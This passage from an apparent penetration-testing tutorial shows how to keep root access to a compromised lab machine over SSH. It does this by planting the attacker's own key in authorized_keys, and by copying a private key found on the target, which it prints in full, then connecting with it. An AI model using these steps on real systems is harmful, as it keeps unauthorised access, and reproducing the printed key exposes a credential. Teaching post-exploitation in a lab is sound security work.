


```
┌──(root💀kali)-[~/.ssh]
└─# chmod 600 authorized_keys
```

Moving back to our attack machine, we can now connect to the target using `SSH`. As we used our own public key, and our private key is in `.ssh` we can connect using the same command as before:

`ssh root@192.168.254.129`


Except now we are not prompted for a password.



```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh root@192.168.254.129
Linux kali 5.10.0-kali2-amd64 #1 SMP Debian 5.10.9-1kali1 (2021-01-22) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 15 22:50:14 2021 from 192.168.254.141
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run “touch ~/.hushlogin” to hide this message)
┌──(root💀kali)-[~]
└─# █
```

Example 2 - Pre-existing SSH Private Key


Alternatively, if we step back to our original access, you may actually be able to find the private key stored someone on the target already.



```
┌──(root💀kali)-[~/.ssh]
└─# ls -la
total 24
drwx------  2 root root 4096 Feb 15 23:01 .
drwx------ 23 root root 4096 Feb 15 22:57 ..
-rw-------  1 root root  563 Feb 15 22:55 authorized_keys
-rw-r--r--  1 root root  563 Feb 15 22:58 id_rsa.pub
-rw-r--r--  1 root root 1110 Jan 14 07:51 known_hosts
-rw-------  1 root root 2590 Feb 15 22:58 secret.key
```


In this case, we can copy the private key to our attack machine and use it to connect to the target when ever we want.

First, I can either copy the key to my attack machine, or simply use `cat` and copy the text.



```
┌──(root💀kali)-[~/.ssh]
└─# cat secret.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA7WjFsX4MGQEsC4cIEe+f0I9thl5mOOo9/NMN6BO4gZaFLYoTBU+m
52/tUglkMKIEpzce87N4n+gGrQ1Y3co4yQ7ThFUOlWAgvMJFf1vECFKLgf2CyrCjbreCwu
Oih+Otr0jstUbVA2XZIK0oHgnPpCdHT+y7Z/wEHNom8BIPeBPtn0l7kNYPXGK3a3DU8wic
ssIg+jpsuZkHTV8PqgYnC05nt0pvp+wOKKrJBtIokCknUSWCRP4DdrfvV+9wcxGN8/yDtv
jnHgthSQqmTBAdarAnLyB1/ocLKVrSnIVyc443vltYR+TM5E8V88VG2A3obKK9ZXgTIvwZ
gNvl0rBCb+MJkyezomXG86G7Bi+494t1E5oO+pvxbZjFA6adQVW25aZG8w3pc5rS99a8Ci
5UZm720U1Y7J8lLZ5FifDVqacEmntWEJoDvcObCYJc4JOObrLW9f52BnCyaaWN4Rdx/Z7q
Jbnmo6Spv1OopnDxmUsm7OBTYCCaKpNeRp34jODbAAAFgOEdN63hHTetAAAAB3NzaC1yc2
EAAAGBAO1oxbF+DBkBLAuHCBHvn9CPbYZeZjjqPfzTDegTuIGWhS2KEwVPpudv7VIJZDCi
BKc3HvOzeJ/oBq0NWN3KOMkO04RVDpVgILzCRX9bxAhSi4H9gsqwo263gsLjoofjra9I7L
VG1QNl2SCtKB4Jz6QnR0/su2f8BBzaJvASD3gT7Z9Je5DWD1xit2tw1PMInLLCIPo6bLmZ
B01fD6oGJwtOZ7dKb6fsDiiqyQbSKJApJ1ElgkT+A3a371fvcHMRjfP8g7b45x4LYUkKpk
wQHWqwJy8gdf6HCyla0pyFcnOON75bWEfkzORPFfPFRtgN6GyivWV4EyL8GYDb5dKwQm/j
CZMns6JlxvOhuwYvuPeLdROaDvqb8W2YxQOmnUFVtuWmRvMN6XOa0vfWvAouVGZu9tFNWO
yfJS2eRYnw1amnBJp7VhCaA73DmwmCXOCTjm6y1vX+dgZwsmmljeEXcf2e6iW55qOkqb9T
qKZw8ZlLJuzgU2AgmiqTXkad+Izg2wAAAAMBAAEAAAGAP7lKryytJJ0K7IEvKllOZVXKST
HXcFl3kAA6kFuSv73eO23/UwKhQyfo5Ic+zEsAwr1p4nH+47UM7bBSdR3NhjIjljaadn/Z
6bCfpOLFyJIXfinEzJEDHTnGsHcXbjAvs4f4eWPs0z+oOzwfM4jgoigk3RAm8W9Uz0XDA9
dlLY7zzjiUITlD4EFjCES99AoQvW6cGW5LNrobmqn0c2e5XTCLaEhjlggneMT2toz8dE2H
jyFpSQmBdoFCjjDn1wsTsdV3l26Uwj3Qf8hy17THPBv9umQG3wJ7Dvz+sOx2LNqhUogvVA
vxizoA6tws4o3u7Lq7Po1Ni1/UONYjftkK8QlLOKqe6DQHfAaNDWGBEV6WZc6glUfSagiR
gNmERdskE5MRusI1jCzvGrUCDStOSNKJ778+Pq0wDHqXLuNDogCoxf4i69HCdMKA04VwGV
Xi5z3qQb5m/5KrPjwJlANiyjImniYMyOOjArVK8h2XRSQKuUJ7KY7AlhILhte0p0F5AAAA
wQD6ih+X+O/3G108kFPKAa7SxAE+ZCt+II4kqmyu32JkpRiWZsKcGBCs5VT5OZU/7bCBsu
SQl79bMfQPJ6mwXQsFxwcPeQOkg9QXyCJTkBo9m80+PPKpH7vkBtWgkVxHgiGNEnMIjVSn
br3v4VovV2REdGua6cPeY/ISU9NrK89qwzzaX4oiYlRkIIKmIkFkFJBtJKlfjPRGS+2rp8
t4tmXSqv6tLHxUvsCawImf0S90JT4qMG4n+i+Lnw/6dRYicVoAAADBAPuKQ8+EHiv2Hnvn
b5GTJKt7s/Jmx/eJrabJ1kyqNaE8yb2zhRjIZ1hLTjsbzPXbQzVDNDOgBPqiUHKpSkt7yr
BbNUH7hSHh5cq4R4pxcu45fqUoEIi0fLqG+OXcCIgD6JOEDNzIsN21Pl9Te5ckAm1fzXjT
3LvQfaJPLbHgGl8iT5p3aKlPIg+Xv888EzkuIcqPhB8pqu2l2SctQ1WERZfpVao8rLuaFa
nj7SiBH6tByrmz5aBD7WaAPCABJK+MhwAAAMEA8Z5eKTuW224u03gE2nsf0rPVgeJdqmni
nljYXhKFyQHO6G6iU5sKvACTkNRS09nwQYWE9KfXFGDzhpLxYDl2ZMLAExecLNn6oGe9cT
LolF0R4xJj6Lj+LsxqddnCAdDpc5pt7UpTHCAuTwTZS74G/peGkTptcyIPpVluPNK20ciG
256vId2DNb8m+aByzFihACiZWlnIDj8SHoUonyYpGZHEnnbwuIUdhCo/Uhh9YaPmOs+TOP
ysht2qUAlxNINAAAACXJvb3RAa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
```


Once I have created my new key file `secret.key` I need to ensure it can be run as a key by giving read/write access to the current user.



```
┌──(kali㉿kali)-[~/Documents]
└─$ chmod 600 secret.key
```

Now I can run the `ssh` command with `-i` to connect.

`ssh root@192.168.254.129 -i secret.key`



```
┌──(kali㉿kali)-[~/Documents]
└─$ ssh -i secret.key root@192.168.254.129
Linux kali 5.10.0-kali2-amd64 #1 SMP Debian 5.10.9-1kali1 (2021-01-22) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 15 23:11:22 2021 from 192.168.254.141
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run “touch ~/.hushlogin” to hide this message)
┌──(root💀kali)-[~]
└─# █
```

Success, now I can connect back when ever I want with full control of the target.

Assessment